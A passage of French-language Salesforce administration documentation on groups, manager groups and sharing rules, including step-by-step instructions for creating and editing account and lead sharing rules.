| Rôles et subordonnés du Portail | Tous les rôles définis pour le portail partenaire ou le portail client de votre organisation. Sont compris tous les utilisateurs dans le rôle de portail spécifié, plus tous les utilisateurs des rôles inférieurs dans la hiérarchie des rôles du portail, à l'exception des utilisateurs du portail haut volume.<br>**Remarque:** Un nom de rôle de portail inclut le nom des comptes auxquels il est associé, à l'exception des comptes personnels qui incluent l'`Alias` de l'utilisateur. |
| Groupes publics | Tous les groupes publics définis par votre administrateur. |
| Rôles | Tous les rôles définis pour votre organisation. L'ajout d'un rôle à un groupe inclut tous les |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les types de membre disponibles dépendent de votre Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier un groupe public :
- Gérer les utilisateurs

Pour créer ou modifier le groupe personnel d'un autre utilisateur :
- Gérer les utilisateurs

| Type de membre | Description |
| --- | --- |
| | utilisateurs dans ce rôle, mais pas les rôles du portail. |
| Rôles et subordonnés internes | L'ajout d'un rôle et de ses subordonnés inclut tous les utilisateurs dans ce rôle ainsi que les utilisateurs dans les rôles inférieurs. Ce type ne comprend pas les rôles ou les utilisateurs du portail. |
| Rôles et subordonnés | L'ajout d'un rôle et de ses subordonnés inclut tous les utilisateurs dans ce rôle ainsi que les utilisateurs dans les rôles inférieurs. Ce type est disponible uniquement lorsqu'aucun portail n'est activé pour votre organisation. |
| Rôles, subordonnés internes et du portail | L'ajout d'un rôle et de ses subordonnés inclut tous les utilisateurs dans ce rôle ainsi que les utilisateurs dans les rôles inférieurs. Ce type est disponible uniquement lorsqu'un portail client ou partenaire est activé pour votre organisation. Ce type comprend les utilisateurs du portail. |
| Utilisateurs | Tous les utilisateurs de votre organisation. Ce type ne comprend pas les utilisateurs du portail. |

CONSULTER ÉGALEMENT :

- Qu'est-ce qu'un groupe ?
- Partage d'enregistrements avec des groupes de responsables

# Création et modification de groupes

Seuls les administrateurs et les administrateurs délégués peuvent créer et modifier des groupes publics, mais tous les utilisateurs peuvent créer et modifier leurs propres groupes personnels.

Pour créer ou modifier un groupe :

1. Cliquez sur le contrôle correspondant au type du groupe :
   - Pour des groupes personnels, accédez à vos paramètres personnels, puis cliquez sur **Mes informations personnelles** ou sur **Personnel**, selon l'option affichée. Cliquez ensuite sur **Mes groupes**. La liste associée Groupes personnels est également disponible dans la page de détail de l'utilisateur.
   - Pour des groupes publics, dans Configuration, saisissez *Groupes publics* dans la case Recherche rapide, puis sélectionnez **Groupes publics**.
2. Cliquez sur **Nouveau** ou **Modifier** en regard du groupe que vous souhaitez modifier.
3. Saisissez les informations suivantes :

| Champ | Description |
|---|---|
| Étiquette | Le nom utilisé pour faire référence au groupe dans les pages de l'interface utilisateur. |
| Nom du groupe (groupes publics uniquement) | Le nom unique utilisé par l'API et les packages gérés. |
| Octroyer l'accès par le biais des hiérarchies (groupes publics uniquement) | Sélectionnez **Accorder l'accès à l'aide de hiérarchies** afin d'accorder l'accès automatique aux enregistrements à l'aide de vos hiérarchies de rôles. Une fois sélectionné, tous les enregistrements partagés avec des utilisateurs de ce groupe sont également partagés avec des utilisateurs de niveau supérieur dans la hiérarchie.<br><br>Désactivez **Octroyer l'accès par le biais des hiérarchies** si vous créez un groupe public avec Tous les utilisateurs internes en tant que membres, ce qui optimise les performances pour le partage d'enregistrements avec des groupes.<br><br>Remarque: Si l'option **Accorder l'accès à l'aide de hiérarchies** est désactivée, les utilisateurs de niveau supérieur dans la hiérarchie des rôles ne reçoivent pas d'accès automatique. Cependant, certains utilisateurs (notamment ceux qui disposent des autorisations au niveau de l'objet « Afficher tout » et « Modifier tout » et des autorisations système « Afficher toutes les données » et « Modifier toutes les données ») peuvent toujours accéder aux enregistrements dont ils ne sont pas propriétaires. |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier un groupe public :
- Gérer les utilisateurs

Pour créer ou modifier le groupe personnel d'un autre utilisateur :
- Gérer les utilisateurs

| | |
|---|---|
| `Recherche` | Dans la liste déroulante `Recherche`, sélectionnez le type de membre à ajouter : Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.<br>Remarque: Pour pourvoir afficher les enregistrements enfant appartenant à des utilisateurs du portail client haut volume, les responsables de compte doivent être membres d'un groupe de partage de portail avec un accès aux données des utilisateurs du portail. |
| `Membres sélectionnés` | Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe. |
| `Groupes délégués sélectionnés` | Dans cette liste, spécifiez les groupes d'administration déléguée dont les membres sont autorisés à ajouter ou à retirer des membres de ce groupe public. Sélectionnez des groupes dans la case Groupes délégués disponibles, puis cliquez sur **Ajouter**. Cette liste s'affiche uniquement dans des groupes publics. |

4. Cliquez sur **Enregistrer**.

Remarque: Lorsque vous modifiez des groupes, des rôles et des territoires, les règles de partage sont automatiquement réévaluées afin d'ajouter ou de supprimer l'accès si nécessaire.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un groupe ?

## Affichage de listes de groupes

1. Cliquez sur le contrôle correspondant au type du groupe.
   - Pour des groupes personnels, dans vos paramètres personnels, cliquez sur **Mes informations personnelles** ou sur **Personnel**, selon l'option affichée. Cliquez ensuite sur **Mes groupes**.
   - Pour des groupes publics, dans Configuration, saisissez *`Groupes publics`* dans la case `Recherche rapide`, puis sélectionnez **Groupes publics**.
2. Cliquez sur le nom d'un groupe dans la liste associée Groupes pour afficher sa page de détail.
   - Pour modifier l'appartenance à un groupe, cliquez sur **Modifier**.
   - Pour supprimer le groupe, cliquez sur **Supprimer**.
   - Pour afficher les membres du groupe actifs, reportez-vous à la liste associée Membres de groupe.
   - Pour afficher tous les membres de groupe et les utilisateurs qui disposent d'accès équivalents en raison de leur position supérieure dans la hiérarchie de rôles ou de territoires, cliquez

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour modifier un groupe public :
- Gérer les utilisateurs

sur **Afficher tous les utilisateurs** pour afficher la liste associée Tous les utilisateurs du groupe. Cliquez sur **Afficher les membres de groupe** pour revenir à la liste associée Membres de groupe.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un groupe ?

## Partage d'enregistrements avec des groupes de responsables


Partagez des enregistrements en haut ou en bas de la chaîne de décision à l'aide de règles de partage ou du partage manuel.

La hiérarchie des rôles contrôle le niveau de visibilité des utilisateurs sur les données de votre organisation. Dans la version Spring '15, vous pouvez utiliser des groupes de responsables pour partager des enregistrements avec votre chaîne de décision, au lieu de tous les responsables d'un même rôle selon la hiérarchie des rôles. Les groupes de responsables peuvent être utilisés partout où d'autres groupes sont utilisés, par exemple dans un partage manuel ou une règle de partage. Toutefois, ils ne peuvent pas être ajoutés à d'autres groupes et ne contiennent pas d'utilisateurs du portail. Les groupes de responsables peuvent inclure uniquement des utilisateurs Standard et Chatter Only.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Chaque utilisateur a deux groupes de responsables : Groupe de responsables (1) et Groupe de responsables subordonnés (2), où (1) comprend les responsables directs et indirects de l'utilisateur, et (2) comprend les subordonnés directs et indirects de l'utilisateur. Dans la page de configuration de la règle de partage, ces groupes sont disponibles dans la liste déroulante Partager avec.

Pour connaître le responsable d'un utilisateur, dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**. Cliquez sur le nom d'un utilisateur. Le champ Responsable, dans la page de détail de l'utilisateur, affiche le nom du responsable de l'utilisateur.

Pour permettre aux utilisateurs de partager des enregistrements avec des groupes de responsables, procédez comme suit :

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la page Paramètres de partage, cliquez sur **Modifier**.
3. Dans Autres paramètres, sélectionnez Groupes de responsables, puis cliquez sur **Enregistrer**.

Remarque: Vous ne pouvez pas désactiver les groupes de responsables si votre organisation utilise Work.com ou si vos règles de partage utilisent ces groupes de responsables.

Avec des groupes de responsables, vous pouvez partager des enregistrements avec ces groupes via le partage manuel, des règles de partage et le partage géré Apex. Les motifs de partage Apex ne sont pas pris en charge. Pour le partage géré Apex, saisissez l'ID de motif de ligne, l'ID d'enregistrement et l'ID de responsable de groupe. Pour plus d'informations, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

Les utilisateurs inactifs restent dans les groupes dont ils sont membres, mais toutes les règles de partage et le partage manuel correspondants sont conservés par les groupes.

Remarque: Si votre organisation a activé le Partage utilisateur, vous ne pouvez pas afficher les utilisateurs auxquels vous n'avez pas accès. De plus, l'utilisateur qui émet une requête sans accès à un autre utilisateur ne peut pas interroger les groupes de cet utilisateur.

Exemple: Vous pouvez avoir un objet personnalisé pour des analyses de performance dont les paramètres par défaut à l'échelle de l'organisation sont définis sur Privé. Lorsque la case Octroyer l'accès par le biais des hiérarchies est désactivée, seul l'employé propriétaire de l'enregistrement de l'analyse peut l'afficher et la modifier. Pour partager les révisions avec le niveau supérieur de la chaîne de décision, les administrateurs peuvent créer une règle qui partage avec le groupe de responsables d'un utilisateur. Alternativement, l'employé peut partager l'enregistrement d'analyse avec son propre Groupe de responsables via le partage manuel.

CONSULTER ÉGALEMENT :

Paramètres de partage
Règles de partage
Catégories de règles de partage

# Règles de partage

Configurez des exceptions automatiques dans les paramètres de partage de votre organisation pour des ensembles d'utilisateurs définis.

Par exemple, utilisez des règles de partage pour étendre l'accès de partage à des utilisateurs au sein de groupes publics, de rôles ou de territoires. Le partage de règles ne peut jamais être plus strict que vos paramètres par défaut à l'échelle de l'entreprise. Ils permettent simplement d'accorder un accès plus important pour des utilisateurs particuliers.

Vous pouvez créer les types de règle de partage ci-dessous.

| Type | Basée sur | Définir l'accès en partage par défaut pour |
|---|---|---|
| Règles de partage de compte | Le propriétaire du compte ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ de compte | Les comptes et leurs contrats, opportunités, requêtes et, facultatif, contacts et commandes associés |
| Règles de partage de territoire de compte | Attribution de territoire | Les comptes et leurs requêtes, contacts, contrats et opportunités associés |
| Règles de partage de ressources | Le propriétaire de la ressource ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ de la ressource | Enregistrements de ressource individuels |
| Règles de partage de campagne | Le propriétaire de la campagne ou d'autres critères, notamment les types d'enregistrement de campagne ou les valeurs de champ | Les enregistrements de campagne individuels |
| Règles de partage de requête | Le propriétaire de la requête ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ de requête | Les requêtes individuelles et les comptes associés |
| Règles de partage de contact | Le propriétaire de la requête ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ de requête | Les contacts individuels et les comptes associés |
| Règles de partage d'objet personnalisé | Le propriétaire de l'objet personnalisé ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ d'objet | Les enregistrements d'objet personnalisés individuels |

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles de partage de compte, de ressource et de contact sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de territoire de compte, de requête, de piste, d'opportunité, de commande et d'objet personnalisé sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de campagne sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, et dans **Developer** Edition et dans **Professional** Edition moyennant un coût supplémentaire

Les types d'enregistrement sont disponibles avec **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type | Basée sur | Définir l'accès en partage par défaut pour |
|---|---|---|
| Règles de partage de piste | Le propriétaire de la piste ou d'autres critères, notamment les types d'enregistrement de piste ou les valeurs de champ | Les pistes individuelles |
| Règles de partage d'opportunité | Le propriétaire de l'opportunité ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ d'opportunité | Les opportunités individuelles et leurs comptes associés |
| Règles de partage de commandes | Le propriétaire de la commande ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ de la commande | Commandes individuelles |
| Règles de partage d'utilisateur | Les appartenances de groupe ou d'autres critères, notamment le nom d'utilisateur et si l'utilisateur est actif | Enregistrements d'utilisateurs individuels |
| Règles de partage de requêtes de provisionnement utilisateur | Le propriétaire de la requête de provisionnement utilisateur uniquement ; les règles de partage basées sur des critères ne sont pas disponibles | Enregistrements de requêtes de provisionnement utilisateur individuels |
| Règles de validation d'ordre d'exécution | Le propriétaire de l'ordre d'exécution ou d'autres critères, notamment les types d'enregistrement ou les valeurs de champ d'ordre d'exécution | Ordres d'exécution individuels |

Remarque:

- Vous ne pouvez pas inclure des utilisateurs du portail haut volume dans des règles de partage, car ils n'ont aucun rôle et ne peuvent pas appartenir à des groupes publics.
- Les développeurs peuvent utiliser un script Apex pour programmer le partage d'objets personnalisés (basé sur les propriétaires de compte, mais aucun autre critère). Cela ne s'applique pas au Partage utilisateur.

CONSULTER ÉGALEMENT :

Règles de partage basées sur des critères

Considérations relatives aux règles de partage

# Règles de partage basées sur des critères

Les règles de partage basées sur des critères déterminent les personnes avec lesquelles les enregistrements sont partagés en fonction de valeurs de champ dans les enregistrements. Par exemple, supposons que vous utilisez un objet personnalisé pour des candidatures à un poste, avec un champ de liste de sélection personnalisé nommé « Service ». Une règle de partage basée sur des critères peut partager toutes les candidatures à un poste dans lesquelles le champ Service est défini sur « Informatique » avec l'ensemble des responsables informatiques de votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les comptes, les opportunités, les requêtes, les contacts et les types d'enregistrement ne sont pas disponibles dans **Database.com**.

Remarque:

- Bien que les règles de partage basées sur des critères dépendent des valeurs existantes dans les enregistrements pas des propriétaires de l'enregistrement, une hiérarchie de rôles ou de territoires permet toutefois aux utilisateurs de niveau supérieur dans la hiérarchie d'accéder aux enregistrements.
- Vous ne pouvez pas utiliser l'Apex pour créer des règles de partage basées sur des critères. De plus, le partage basé sur des critères ne peut pas être testé en utilisant Apex.
- Vous pouvez utiliser le type **SharingRules** dans l'API de métadonnées pour créer des règles de partage basé sur des critères dans l'API version 24.0.
- Vous ne pouvez pas inclure des utilisateurs du portail haut volume dans des règles de partage, car ils n'ont aucun rôle et ne peuvent pas appartenir à des groupes publics.

Vous pouvez créer des règles de partage basées sur des critères pour des comptes, des opportunités, des requêtes, des contacts, des pistes, des campagnes et des objets personnalisés. Vous pouvez créer jusqu'à 50 règles de partage basées sur des critères par objet.

- Types d'enregistrement
- Ces types de champ :
  - Numéro automatique
  - Case à cocher
  - Date
  - Date/heure
  - E-mail
  - Numéro
  - Pourcentage
  - Téléphone
  - Liste de sélection
  - Texte
  - Zone de texte
  - URL
  - Relation de référence (avec l'ID d'utilisateur ou l'ID de file d'attente)

**Remarque:** Le texte et la zone de texte sont sensibles à la casse. Par exemple, une règle de partage basée sur des critères qui spécifie « Responsable » dans un champ de texte ne partage pas les enregistrements dont le champ contient « responsable ». Pour créer une règle avec plusieurs cas communs d'un terme, saisissez chaque valeur séparée par une virgule.

CONSULTER ÉGALEMENT :

Règles de partage

# Catégories de règles de partage

Lors de la définition d'une règle, vous pouvez sélectionner les catégories ci-dessous dans les listes déroulantes `appartenant à des membres de` et `Partager avec`. Selon le type de règle de partage et les fonctionnalités activées pour votre organisation, certaines catégories peuvent ne pas s'afficher.

Remarque: Vous ne pouvez pas inclure des utilisateurs du portail haut volume dans des règles de partage, car ils n'ont aucun rôle et ne peuvent pas appartenir à des groupes publics.

| Catégorie | Description |
|---|---|
| Groupes de responsables | Tous les responsables directs et indirects d'un utilisateur. |
| Groupes de responsables subordonnés | Un responsable et tous les subordonnés directs et indirects qu'il dirige. |
| Files d'attente | Tous les enregistrements appartenant à la file d'attente, à l'exception des enregistrements appartenant aux membres de cette file d'attente. Disponible uniquement dans la liste `appartenant à des membres de`. |
| Groupes publics | Tous les groupes publics définis par votre administrateur.<br>Si un portail partenaire ou un portail client est activé pour votre organisation, le groupe Tous les utilisateurs partenaires ou Tous les utilisateurs du portail client s'affiche. Ces groupes comprennent tous les utilisateurs autorisés à accéder à votre portail partenaire ou portail client, à l'exception des utilisateurs du portail haut volume. |
| Rôles | Tous les rôles définis pour votre organisation. Tous les utilisateurs du rôle en question sont concernés. |
| Rôles du portail | Tous les rôles définis pour le portail partenaire ou le portail client de votre organisation. Ils comprennent tous les utilisateurs associés au rôle du portail spécifié, à l'exception des utilisateurs du portail haut volume.<br>Un nom de rôle de portail inclut le nom des comptes auxquels il est associé, à l'exception des comptes personnels qui incluent l'`Alias` de l'utilisateur. |
| Rôles et subordonnés | Tous les rôles définis pour votre organisation. Sont inclus tous les utilisateurs du rôle spécifié plus tous les utilisateurs des rôles inférieurs, y compris les rôles du portail partenaire et du portail client qui contiennent les utilisateurs avec un type de licence de portail.<br>Les rôles du portail sont inclus dans cette catégorie uniquement si un portail partenaire ou un portail client est activé pour votre organisation.<br>La catégorie de jeux de données Rôles, subordonnés internes et du portail est disponible dans votre organisation uniquement lorsque vous avez créé au moins un rôle dans la hiérarchie des rôles. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Règles de partage de compte et de contact disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles de partage de territoire de compte, de requête, de piste et d'opportunité disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles de partage de campagne disponibles avec **Professional** Edition moyennant un coût supplémentaire, et avec **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Règles de partage d'objet personnalisé disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

Portails partenaires et portails clients disponibles avec Salesforce Classic

| Catégorie | Description |
| --- | --- |
| Rôles et subordonnés du Portail | Tous les rôles définis pour le portail partenaire ou le portail client de votre organisation. Sont compris tous les utilisateurs dans le rôle de portail spécifié, plus tous les utilisateurs des rôles inférieurs dans la hiérarchie des rôles du portail, à l'exception des utilisateurs du portail haut volume.<br>Un nom de rôle de portail inclut le nom des comptes auxquels il est associé, à l'exception des comptes personnels qui incluent l'`Alias` de l'utilisateur. |
| Rôles et subordonnés internes | Tous les rôles définis pour votre organisation. Ceci comprend tous les utilisateurs du rôle indiqué plus tous les utilisateurs des rôles inférieurs, à l'exception des rôles du portail partenaire et du portail client.<br>Cette catégorie s'affiche uniquement si un portail partenaire ou un portail client Salesforce est activé pour votre organisation.<br>La catégorie de jeux de données Rôles et les subordonnés internes est disponible dans votre organisation uniquement lorsque vous avez créé au moins un rôle dans la hiérarchie des rôles*et* activé un portail. |
| Rôles, subordonnés internes et du portail | Tous les rôles définis pour votre organisation. Ceci comprend tous les utilisateurs du rôle indiqué plus tous les utilisateurs des rôles inférieurs, y compris les rôles du portail partenaire et du portail client.<br>Cette catégorie s'affiche uniquement si un portail partenaire ou un portail client Salesforce est activé pour votre organisation.<br>La catégorie de jeux de données Rôles et les subordonnés internes est disponible dans votre organisation uniquement lorsque vous avez créé au moins un rôle dans la hiérarchie des rôles*et* activé un portail. |
| Territoires | Tous les territoires définis pour votre entreprise. |
| Territoires et subordonnés | Tous les territoires définis pour votre entreprise. Cette option inclut le territoire spécifié ainsi que tous les territoires situés en dessous. |

CONSULTER ÉGALEMENT :

- Règles de partage
- Partage d'enregistrements avec des groupes de responsables

# Création de règles de partage de piste

Les règles de partage de piste sont basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de piste, comprenant jusqu'à 50 règles de partage basées sur des critères.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de piste, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - Selon le propriétaire de l'enregistrement : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - Selon les critères : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de piste

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de piste, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

# Création de règles de partage de compte

Les règles de partage de compte peuvent être basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage de compte, comprenant jusqu'à 50 règles de partage basées sur des critères.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des règles de partage :
- Gérer le partage

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de compte, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - `Selon le propriétaire de l'enregistrement` : sur la ligne `appartenant à des membres de`, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.

     Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne `Partager avec`, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez un paramètre pour `Compte, Contrat et Actif`.
10. Dans les autres champs, sélectionnez les paramètres d'accès des enregistrements associés aux comptes partagés.

| Paramètre d'accès | Description |
|---|---|
| Privé<br>(disponible uniquement pour les contacts, opportunités et requêtes associés) | Les utilisateurs ne peuvent pas afficher ni mettre à jour les enregistrements, sauf si l'accès est accordé hors de cette règle de partage. |
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |

| Paramètre d'accès | Description |
|---|---|
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

Remarque: `Accès au contact` n'est pas disponible lorsque la valeur par défaut des contacts à l'échelle de l'entreprise est définie sur Contrôlé par parent.

**11.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage

## Modification de règles de partage de compte

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

1. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de compte, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez un paramètre pour `Compte, Contrat et Actif`.
6. Dans les autres champs, sélectionnez les paramètres d'accès des enregistrements associés aux comptes partagés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

| Paramètre d'accès | Description |
|---|---|
| Privé<br>(disponible uniquement pour les contacts, opportunités et requêtes associés) | Les utilisateurs ne peuvent pas afficher ni mettre à jour les enregistrements, sauf si l'accès est accordé hors de cette règle de partage. |
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |

| Paramètre d'accès | Description |
|---|---|
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

